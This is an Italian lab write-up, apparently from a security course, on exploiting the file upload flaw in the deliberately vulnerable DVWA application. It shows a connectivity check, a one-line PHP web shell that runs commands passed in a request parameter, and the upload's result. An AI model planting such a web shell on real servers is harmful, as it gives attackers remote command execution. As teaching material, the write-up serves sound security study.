

Exploit File upload


TRACCIA:

1. Codice php
2. Risultato del caricamento (screenshot del browser)
3. Intercettazioni (screenshot di burpsuite)
4. Risultato delle varie richieste
5. Eventuali altre scoperte della macchina interna
6. BONUS: usare una shell php più sofisticata

Per prima cosa assicurarsi che vi sia
collegamento fra macchina
attaccante e macchina bersaglio.

```
kali@Kali: ~  
File Azioni Modifica Visualizza Aiuto  
$ ping 192.168.64.3  
PING 192.168.64.3 (192.168.64.3) 56(84) bytes of data.  
64 bytes from 192.168.64.3: icmp_seq=1 ttl=64 time=4.44 ms  
64 bytes from 192.168.64.3: icmp_seq=2 ttl=64 time=2.12 ms  
64 bytes from 192.168.64.3: icmp_seq=3 ttl=64 time=2.28 ms  
64 bytes from 192.168.64.3: icmp_seq=4 ttl=64 time=2.56 ms  
64 bytes from 192.168.64.3: icmp_seq=5 ttl=64 time=2.91 ms  
64 bytes from 192.168.64.3: icmp_seq=6 ttl=64 time=2.13 ms  
64 bytes from 192.168.64.3: icmp_seq=7 ttl=64 time=2.63 ms  
64 bytes from 192.168.64.3: icmp_seq=8 ttl=64 time=2.69 ms  
64 bytes from 192.168.64.3: icmp_seq=9 ttl=64 time=2.20 ms  
64 bytes from 192.168.64.3: icmp_seq=10 ttl=64 time=1.58 ms  
64 bytes from 192.168.64.3: icmp_seq=11 ttl=64 time=2.31 ms  
64 bytes from 192.168.64.3: icmp_seq=12 ttl=64 time=2.52 ms  
64 bytes from 192.168.64.3: icmp_seq=13 ttl=64 time=2.30 ms  
^C  
--- 192.168.64.3 ping statistics ---  
13 packets transmitted, 13 received, 0% packet loss, time 12053ms  
rtt min/avg/max/mdev = 1.575/2.512/4.437/0.640 ms  
$
```

Aprire pagina web tramite
indirizzo IP della macchina
bersaglio.
Successivamente abbassare le
difese a low e caricare file
“Shell.php” appena creato.



Questo è il codice da caricare nella sezione upload.

```
(kali㉿kali)-[~]  
└─$ cat shell.php  
<?php system($_REQUEST["cmd"]); ?>
```



The screenshot shows the DVWA web application interface. On the left is a sidebar menu with various security modules. The main content area is titled "Vulnerability: File Upload". It contains a file upload form with a "Browse..." button, an "Upload" button, and a feedback message indicating a successful upload of a file named "shell.php". Below the form, there is a "More info" section with several links to external resources.

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout


Vulnerability: File Upload

Choose an image to upload:
 No file selected.

../../../../hackable/uploads/shell.php successfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>



Avvalendoci del programma Burpsuite possiamo rintracciare il metodo utilizzato dalla pagina, la quale ritaglieremo e compieremo nell'indirizzo URL.
Ottenendo come risultato questo:

Not Found

The requested URL /dvwa/vulnerabilities/upload/dvwa/vulnerabilities/upload/hackable/uploads/shell.php was not found on this server.

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.64.3 Port 80